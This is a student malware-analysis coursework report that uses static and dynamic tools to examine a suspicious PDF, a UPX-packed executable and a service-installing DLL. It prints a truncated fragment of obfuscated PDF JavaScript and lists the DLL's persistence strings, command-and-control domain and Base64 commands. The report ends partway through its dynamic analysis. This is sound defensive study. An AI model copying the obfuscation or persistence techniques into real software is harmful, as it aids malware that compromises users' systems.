

De Montfort University Dubai

APRIL 2025

MALWARE ANALYSIS

Made by: Meyyappan Venkatesh
CTEC3754D
P2766441

4000 WORDS
(excluding cover page, Table of
contents, Bibliography)

Contents


PART 1	1
Question 1	2
Question 2	6
Question 3	8
Question 4	9
PART 2	14
Question 1	15
Question 2	20
Behaviour in x86 (32-bit) Environment	21
Behaviour in x64 Environment	26
Question 3	29
Bibliography	31

PART 1

Question 1

The file sus-file1.pdf was extracted from the archive sus-file1.7z and analyzed to check if it is harmful or suspicious. The tools used are PDFStreamDumper , pdfid , and peepdf.

By opening sus-file1.pdf using pdfid, we can clearly observe that the presence of only one trailer (**/Trailer: 1**) suggests that the file was created in a single operation and has not been modified since. Further analysis reveals that the file contains 146 objects, and by examining the details in the image below, it is evident that the document consists of only 1 page.



A terminal window titled 'osboxes@osboxes: ~/Downloads/Coursework-samples' showing the output of the command 'python3 -m pdfid sus-file1.pdf'. The output lists various PDF objects and their counts:

Object Type	Count
obj	146
endobj	146
stream	55
endstream	55
xref	1
trailer	1
startxref	1
/Page	1
/Encrypt	0
/ObjStm	0
/JS	2
/JavaScript	2
/AA	2
/OpenAction	0
/AcroForm	1
/JBIG2Decode	0
/RichMedia	0
/Launch	0
/EmbeddedFile	1
/XFA	0
/Colors > 2^24	0

Figure 1: Pdfid Output

Upon opening the file in peepdf, we can see the results below in the image.

1. **AcroForm [8, 144]** – Represents interactive form fields, suggesting the PDF may have fillable forms.
2. **AA [11, 48]** – Defines user-triggered actions or automatic actions when opened (e.g., clicks), indicating possible dynamic behaviour.
3. **JavaScript [141, 142]** – Contains embedded scripts, which can enable dynamic features or pose security risks.
4. **Embedded Files [8, 144]** – Indicates attached files, which may include additional content or potential threats.

CTEC3754D – Malware Analysis

```
PPDF> open /home/osboxes/Downloads/Coursework-samples/sus-file1.pdf
File opened successfully!!
Warning: PyV8 is not installed!!

File: sus-file1.pdf
MD5: 15d8b554bc3e87889c3199c4faa82d48
SHA1: 8b6e1fcad823d24c8b38a61d2a10c617ed2a8976
Size: 149387 bytes
Version: 1.6
Binary: False
Linearized: True
Encrypted: False
Updates: 0
Objects: 146
Streams: 55
URIs: 0
Comments: 0
Errors: 0

Version 0:
  Catalog: 8
  Info: 6
  Objects (146): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146]
  Streams (55): [5, 17, 19, 20, 22, 24, 25, 35, 37, 38, 40, 42, 43, 52, 59, 61, 62, 64, 65, 66, 68, 69, 70, 71, 72, 73, 74, 75, 80, 81, 85, 88, 89, 93, 96, 98, 101, 103, 106, 108, 111, 116, 118, 121, 123, 126, 128, 131, 133, 136, 138, 140, 143, 144]
  Encoded (37): [52, 62, 66, 68, 69, 70, 71, 72, 73, 74, 75, 80, 81, 85, 88, 89, 93, 96, 98, 101, 103, 106, 108, 111, 116, 118, 121, 123, 126, 128, 131, 133, 136, 138, 143, 144]
  Objects with JS code (4): [5, 141, 142, 144]
  Suspicious elements:
    /Names (2): [4, 8]
    /AcroForm (2): [8, 144]
    /AA (2): [11, 48]
    /XFA (1): [144]
    /JS (2): [141, 142]
    /JavaScript (2): [141, 142]
    /EmbeddedFiles: [8]
    /EmbeddedFile: [144]

PPDF>
```

Figure 2: PPDF Output suspicious elements

Now using pdfStreamDumper we will first analyse the JavaScript objects present inside the pdf file

- Object 141: Uses **AFDate_FormatEx("mm/dd/yyyy")** for dynamic date formatting in interactive fields (Figure 3).
- Object 142: Employs **AFDate_KeystrokeEx("mm/dd/yyyy")** to validate user input for dates (Figure 4).

These scripts indicate the PDF supports interactive form functionality.

Figure 3: Object 141

Figure 4: Object 142

CTEC3754D – Malware Analysis

Now moving on to the **/EmbeddedFiles** dictionary was located within Object 8, And when we scroll to the bottom, we can see the details as in (image 5). Upon further inspection, we observed the following details:

- The **/Names** array within the **/EmbeddedFiles** dictionary specifies the path to an embedded file:
[`/home/davidemaiorca/workspace/ProvaPDF/src/compressed/asdkjwx.pdf`]
- This file (**asdkjwx.pdf**) is referenced as **145 0 R**, where **145** is the object number for the embedded file.

The screenshot shows the PDFStreamDumper interface. In the left sidebar, 'Object 8' is selected. The main pane displays the PDF object structure. A red box highlights the '/EmbeddedFiles' section, which contains a '/Names' entry pointing to the file '/home/davidemaiorca/workspace/ProvaPDF/src/compressed/asdkjwx.pdf'. Below this, the object number '145' is shown. The bottom status bar indicates 'Streams:55 JS: 2 Embeds: 1 Pages: 1 ITF: 2 U3D: 0 flash: 0 UnkFlt: 0 Action: 3 FRC: 0'.

Figure 5: Object 8 leads to object 145

When we follow the reference to Stream 145, which corresponds to the embedded file **asdkjwx.pdf** (object **145 0 R**), we observe the following output as in the below (image 6)

The screenshot shows the PDFStreamDumper interface. In the left sidebar, 'Object 145' is selected. The main pane displays the PDF object structure. A red box highlights the '/Filespec /EF' section, which includes the reference '/F 144 0 R'. The bottom status bar indicates 'Streams:55 JS: 2 Embeds: 1 Pages: 1 ITF: 2 U3D: 0 flash: 0 UnkFlt: 0 Action: 3 FRC: 0'.

Figure 6: Object 145 referenced to Object 144

The nested dictionary contains a reference to another object (**/F 144 0 R**). This suggests that additional details about the embedded file, such as its content or metadata, may be stored in Object 144. And /F specifies the path to embedded file. Following 144 objects, the output is (fig 7)

The screenshot shows the PDFStreamDumper interface with the following details:

- Title:** PDFStreamDumper - http://sandsprite.com
- FileSize:** 146 Kb
- LoadTime:** 1.75 seconds
- Toolbar:** Load, Exploits_Scan, Javascript_UI, Unescape_Selection, Manual_Escapes, Update_Current_Stream, Goto_Object, Search_For, Find/Replace, Tools
- Object List:** 147 Objects
- Object 144 Content:**

```

if((String+'').substr(1,4)=="unot"){
e="" . indexOf;
}
C=
'var _ll="4c206f5783eb9d;pnwAy()utio{.VsSg\' ,h&lt;+i)*/DkR&x-W[]mCj^?:LBKQYEUqFM';
l=1';
e=e() [(2+3)&#63;+'e'+ 'v' :"")+"a"+1];
s=[];
s='';
a='pus'+ 'h';
z=c['s'+ 'ubstr'](0,1);s[a](z);z=c['s'+ 'ubstr'](1,1);s[a](z);z=c['s'+ 'ubstr'](2,1);s
[a](z);z=c['s'+ 'ubstr'](3,1);s[a](z);z=c['s'+ 'ubstr'](4,1);s[a](z);z=c['s'+ 'ubstr']
[5,1];s[a](z);z=c['s'+ 'ubstr'](6,1);s[a](z);z=c['s'+ 'ubstr'](7,1);s[a](z);z=c
['s'+ 'ubstr'](8,1);s[a](z);z=c['s'+ 'ubstr'](9,1);s[a](z);z=c['s'+ 'ubstr'](10,1);s[a]
(z);z=c['s'+ 'ubstr'](11,1);s[a](z);z=c['s'+ 'ubstr'](12,1);s[a](z);z=c['s'+ 'ubstr']
(13,1);s[a](z);z=c['s'+ 'ubstr'](12,1);s[a](z);z=c['s'+ 'ubstr'](12,1);s[a](z);z=c
['s'+ 'ubstr'](14,1);s[a](z);z=c['s'+ 'ubstr'](12,1);s[a](z);z=c['s'+ 'ubstr'](15,1);s
[a](z);z=c['s'+ 'ubstr'](6,1);s[a](z);z=c['s'+ 'ubstr'](16,1);s[a](z);z=c['s'+ 'ubstr']
(17,1);s[a](z);z=c['s'+ 'ubstr'](12,1);s[a](z);z=c['s'+ 'ubstr'](9,1);s[a](z);z=c
['s'+ 'ubstr'](1,1);s[a](z);z=c['s'+ 'ubstr'](18,1);s[a](z);z=c['s'+ 'ubstr'](10,1);s
[a](z);z=c['s'+ 'ubstr'](11,1);s[a](z);z=c['s'+ 'ubstr'](12,1);s[a](z);z=c
['s'+ 'ubstr'](13,1);s[a](z);z=c['s'+ 'ubstr'](12,1);s[a](z);z=c['s'+ 'ubstr'](12,1);s
[a](z);z=c['s'+ 'ubstr'](14,1);s[a](z);z=c['s'+ 'ubstr'](12,1);s[a](z);z=c
['s'+ 'ubstr'](14,1);s[a](z);z=c['s'+ 'ubstr'](13,1);s[a](z);z=c['s'+ 'ubstr'](18,1);s
[a](z);z=c['s'+ 'ubstr'](17,1);s[a](z);z=c['s'+ 'ubstr'](12,1);s[a](z);z=c
['!e'+ '!nhetrnl(9,1);efal(z);z=c['!e'+ '!nhetrnl(1,1);efal(z);z=c['!e'+ '!nhetrnl(1,1);efal
z];

```
- Decompression Errors:** 0 Decompression Errors
- Bottom Bar:**
 - Shell | PDF Path: C:\Users\windows\Downloads\Coursework-samples\Coursework-samples\sus-file1_2 ... | Load | Abort
 - Streams: 55 | JS: 2 | Embeds: 1 | Pages: 1 | TTF: 2 | U3D: 0 | flash: 0 | UnkFit: 0 | Action: 3 | PRC: 0

Figure 7: Object 144 encoded javascript code

- Dynamic String Building:** The code uses functions like substr and [] to build strings at runtime, likely to reconstruct hidden or malicious content. `z = C['s' + 'ubstr'](0, 1); s[a](z);`
- Obfuscated Variables:** Variable names and values are encoded in unusual ways to avoid detection. `C='var _ll="4c206f5783eb9d;pnwAy()utio{.VsSg\'..... "";`
- Conditional Code Checks:** It uses conditions to check parts of the code environment, For constructing and deconstructing the string again.

The presence of a randomly named embedded file (**asdkjwx.pdf**) and heavily obfuscated JavaScript code in Object 144 strongly suggests malicious intent. These elements are commonly used to evade detection and deliver harmful payloads, making the file highly suspicious and likely malicious. We can further confirm upon seeing the windows defender alert when the file is extracted in the pc.




Figure 8: Windows Defender Alert

Question 2

The task involves retrieving sus_file2 from sus-file2.7z. Once extracted, the file appears in the format sus_file2.file, with an unknown extension. Upon analysing the file using PEview and Mitec EXE software, we conclude that it is a Portable Executable file, as indicated by the Hex values 4D5A (MZ), which are the signature of PE files.

PEview - C:\Users\windows\Desktop\Coursewok-samples\sus-file2.file			
	pFile	Raw Data	Value
sus-file2.file	00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ
- IMAGE_DOS_HEADER	00000010	B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
- MS-DOS Stub Program	00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
- IMAGE_NT_HEADERS	00000030	00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00
- IMAGE_SECTION_HEAD	00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68!..L!Th
- IMAGE_SECTION_HEAD	00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
- IMAGE_SECTION_HEAD	00000060	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F!..L!Th
- SECTION_UPX0	00000070	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
- SECTION_UPX1	00000080	6D 6F 64 65 2E 0D 00 DA 24 00 00 00 00 00 mode....\$.....
- SECTION .rsrc	00000090	92 EA 75 E7 D6 8B 1B B4 D6 8B 1B B4 D6 8B 1B B4	...u.....
	000000A0	CD 16 85 B4 C0 8B 1B B4 CD 16 B1 B4 B5 8B 1B B4
	000000B0	CD 16 B0 B4 E4 8B 1B B4 DF F3 88 B4 DB 8B 1B B4U.....
	000000C0	D6 8B 1A B4 55 8B 1B B4 CD 16 B4 B4 DA 8B 1B B4

Figure 9: 4D5A MZ PEview Output

Upon opening sus-file2.file in PEiD, we observe a high entropy value of 7.98, which proves that the file is packed. And further PEiD confirms it is packed using UPX




Figure 10: PEiD Packed Confirmation

From the below image, using MiTeC EXE, it can be concluded that the file is a 32-bit Portable Executable. A key observable indicator is the variation between the Virtual Size and Raw Data Size of the sections (Image 11). Such variations are characteristic of packed files, where data is compressed or obfuscated.

UPX0 Section: The **Virtual Size** of the UPX0 section is **114,688**, while its **Raw Data Size** is **0**. The section is fully loaded into memory but contains no data on disk, which suggests it is compressed (packed)

MiTeC EXE Explorer x64 - [C:\Users\windows\Downloads\Coursewok-samples\sus-file2\sus-file2.file]											
File											
Free to use for private, educational and non-commercial purposes											
C:\Users\windows\Downloads\Coursewok-samples\sus-file2\sus-file2.file											
Headers	Sections	Directories	Imports	Resources	Strings	Load Config	Hex View				
Name	Virtual Addr...	Virtual Size	Raw Data Offs...	Raw Data Si...	Flags	Entropy	Executab...	Readable	Writab...	Shareab...	Cacheab...
UPX0	0x00001000	114688	0x00000400	0	0xE0000080	n/a	YES	YES	YES	YES	YES
UPX1	0x0001D000	53248	0x00000400	50176	0xE0000040	7.967	YES	YES	YES	YES	YES
.rsrc	0x0002A000	12288	0x0000C800	10752	0xC0000040	5.332		YES	YES	YES	YES

Figure 11: Mitec Indicating Packed file

These observations strongly suggest that the file has been packed, likely using a tool UPX, to reduce its disk size while preserving its runtime functionality. To unpack the file using the UPX tool and execute it, the following command is used (figure 12):

```
upx -d C:\Users\windows\Desktop\Coursewok-samples\sus-file2\sus-
file2.file -o unpacked-sus-file2.exe
```

The terminal window shows the command: upx -d C:\Users\windows\Desktop\softwares\upx-4.2.4-win64\upx -d C:\Users\windows\Desktop\Coursewok-samples\sus-file2\sus-file2.file -o unpacked-sus-file2.exe. The output includes the UPX version (4.2.4), copyright information (Markus Oberhumer, Laszlo Molnar & John Reiser, May 9th 2024), and a table showing file statistics: File size 136704, Ratio 61952, Format win32/pe, Name unpacked-sus-file2.exe. The message "Unpacked 1 file." is displayed at the bottom.

Figure 12: UPX unpacking

This command uses UPX to decompress the packed executable. The **-d** flag specifies decompression, and the **-o** flag defines the output file name (**unpacked-sus-file2.exe**). Successfully unpacking the file increased its size from 61 KB to 134 KB (figure 13). The analysis confirmed **sus_file2.file** as a UPX-packed PE32 executable.

Name	Date modified	Type	Size
COPYING	17/02/2025 1:34 AM	File	18 KB
LICENSE	17/02/2025 1:34 AM	File	6 KB
NEWS	17/02/2025 1:34 AM	File	25 KB
README	17/02/2025 1:34 AM	File	4 KB
THANKS	17/02/2025 1:34 AM	Text Document	3 KB
upnacked-sus-file2	23/03/2021 11:33 AM	Application	134 KB
upx.1	17/02/2025 1:34 AM	1 File	40 KB
upx	17/02/2025 1:34 AM	Application	553 KB
upx-doc	17/02/2025 1:34 AM	Microsoft Edge H...	38 KB
upx-doc	17/02/2025 1:34 AM	Text Document	37 KB

Figure 13: upx unpacked EXE

Question 3

If a user receives **sus_file3** (zipped in **sus-file3.7z**) via email and extracts it, revealing a .dll file, the system is unlikely to be infected. Windows does not execute .dll files automatically.

Additionally, attempting to open **sus_file3.dll** directly on a Windows system confirms its non-executable nature. When double-clicked, the system prompts the user to select an application to open the file, as shown below:




Figure 14: dll unable to open

To confirm that **sus_file3.dll** is indeed a Dynamic Link Library (DLL), we analyzed it using PEiD , a tool designed to identify packers and compilers in executable files. The PEiD output clearly indicates that **sus_file3.dll** is a **.dll file compiled using Microsoft Visual C++ 6.0** (figure 15).




Figure 15: PEid Tool Output

A **.dll** (Dynamic Link Library) file cannot run by simply double-clicking it because it is not a standalone executable. Unlike **.exe** files, which launch programs directly, **.dll** files contain code, resources, or functions used by other programs at runtime. They act as modules that applications load when needed, rather than running independently (Ballderson, 2023). Hence **.dll** files remain inactive unless called by another program.

Question 4

The file **sus-file3.dll** DLL, as identified by MiTeC EXE Explorer. The static analysis focuses on extracting meaningful information from the file's structure and embedded strings to infer its potential behaviour.

Static Analysis of the DLL

1. The DLL installs as a persistent service named "IPRIP," with a misleading display name "Intranet Network Awareness (INA+)" and a description suggesting network data collection. It ensures persistence by modifying registry entries under `SYSTEM\CurrentControlSet\Services`, allowing it to run automatically at startup and survive reboots (Figure 16).
2. The service's ImagePath points to the legitimate binary `%SystemRoot%\System32\svchost.exe -k netsvcs`, loading the DLL within a shared svchost.exe process used for network services. By running under svchost.exe, a trusted Windows process, the DLL blends in with legitimate activity, avoiding suspicion while sharing resources with genuine services (Figure 16).
3. Functions like `CreateServiceA`, `OpenSCManagerA`, `RegCreateKeyA`, and `RegSetValueExA` show the DLL can register itself as a service and manipulate its configuration via the Service Control Manager (SCM). These APIs are used for installing and managing services. Editing registry keys boosts the malware's persistence and control (Figure 16).

CTEC3754D – Malware Analysis


4. The use of CreateProcessA and command strings like cmd.exe /c reveals the DLL can launch child processes to run arbitrary commands or scripts (Figure 17).
5. The DLL resolves **practicalmalwareanalysis.com** and requests serve.html, establishing an outbound connection to a command-and-control (C2) server. Using WININET.dll functions like InternetOpenA, HttpSendRequestA, and InternetReadFile, it communicates over HTTP/HTTPS (Figure 17).

MiTeC EXE Explorer x64 - [C:\Users\windows\Downloads\Coursework-samples\Coursework-samples\sus-file3\sus-file3.dll]
File
Free to use for private, educational and non-commercial purposes
Portable Executable DLL - PE32
Intel 32-bit - Windows GUI
Headers Sections Directories Exports Imports Strings Hex View
0 10 20 30 40 50 60 70 80 90 100 110
118 1234567890123456
119 getenv
120 cmd.exe /c
121 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
122 DependOnService
123 RpcSs
124 ServiceDll
125 GetModuleFileName() get dll path
126 Parameters
127 Start
128 ObjectName
129 LocalSystem
130 ErrorControl
131 DisplayName
132 Description
133 Depends INA+, Collects and stores network configuration and location information, and notifies applications when thi
s information changes.
134 ImagePath
135 %SystemRoot%\System32\svchost.exe -k
136 SYSTEM\CurrentControlSet\Services\
137 CreateService(%\$) error %d
138 Intranet Network Awareness (INA+)
139 %SystemRoot%\System32\svchost.exe -k netsvcs
140 OpenSCManager()
141 You specify service name not in Svchost//netsvcs, must be one of following:
142 RegQueryValueEx(Svchost\netsvcs)
143 netsvcs
144 RegOpenKeyEx(%\$) KEY_QUERY_VALUE success.
145 RegOpenKeyEx(%\$) KEY_QUERY_VALUE error .
146 SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
147 IPRIP
148 uninstall success
149 OpenService(%\$) error 2
150 OpenService(%\$) error 1
...
ASCII / Unicode /
Contained strings: 208

Figure 16: Static analysis of sus-file3.dll viewing strings

6. The DLL uses Base64-encoded strings to add obfuscation to evade detection, and analysis (Figure 17).
 - cXVpdA== → "quit"
 - Y29ubmVjdA== → "connect"
 - c2xIZXAA= → "sleep"
 - Y21k → "cmd"
 - dW5zdXBwb3J0 → "unsupport"
7. The DLL relies on services like RpcSs (Remote Procedure Call) and defines dependencies in DependOnService to start only after critical Windows services are active (Figure 17).

CTEC3754D – Malware Analysis




The screenshot shows the MiTeC EXE Explorer interface. The title bar reads "MiTeC EXE Explorer x64 - [C:\Users\windows\Downloads\Coursewok-samples\Coursewok-samples\sus-file3.dll]". The main window has tabs for Headers, Sections, Directories, Exports, Imports, Strings, and Hex View. The Strings tab is selected, displaying a list of strings with line numbers. A red box highlights a block of strings starting with "Lab03-02.dll" and ending with "RpcCs". The right side of the window shows a vertical list of strings. At the bottom, there are buttons for ASCII and Unicode, and a note that says "Contained strings: 208".

Figure 17: Base64 Encoded strings and process

Now, we move to dynamic analysis to observe the actual behaviour of the DLL, to observe its behavior in real-time, we prepare for dynamic analysis using fakenet, regshot, Process Explorer:

1. Regshot: Take an initial snapshot of the system state to track changes.
2. Process Explorer: Launch Process Monitor to capture file system, registry, and process activity.

Before running the DLL dynamically, we locate the exported functions using MiTeC EXE Explorer. In the Exports section (Figure 18), we observe several functions:



Property	Value
Characteristics	0x00000000
TimeStamp	0x4CA13E29 (27/09/2010 6:00:25 PM)
Major version	0
Minor version	0
Name	0x00000595A
Base	1
Number of Functions	5
Number of Names	5
Address of Functions	0x000005928
Address of Names	0x00000593C

Name	Ordinal	Address
Install	1	0x000004706
ServiceMain	2	0x000003196
UninstallService	3	0x000004B18
installA	4	0x000004B0B
uninstallA	5	0x000004C2B

Figure 18: Exports of DLL file to find entrypoint

CTEC3754D – Malware Analysis

Among these, the function **install** stands out as a likely entry point for initializing the DLL's malicious behavior. This function is explicitly named to suggest its role in installing or configuring the malware on the system. To run the DLL dynamically, we use the following command figure 43.

```
rundll32.exe sus-file3.dll, install
```

Fakenet Observations

After executing the function 'installA', Fakenet did not capture any network activity related to the expected C2 communication with 'practicalmalwareanalysis.com'. The absence of outbound connections suggests that the DLL may trigger its network-related functionality under different conditions. (Figure 19)

```
[Received unsupported HTTP request.]
Domain name: arc.msn.com
[DNS Response sent.]
[DNS Query Received.]
Domain name: ecs.office.com
[DNS Response sent.]
[Received new connection on port: 443.]
Error initializing SSL Connection
[Failed to read from socket 0.]
[Received new connection on port: 443.]
Error initializing SSL Connection
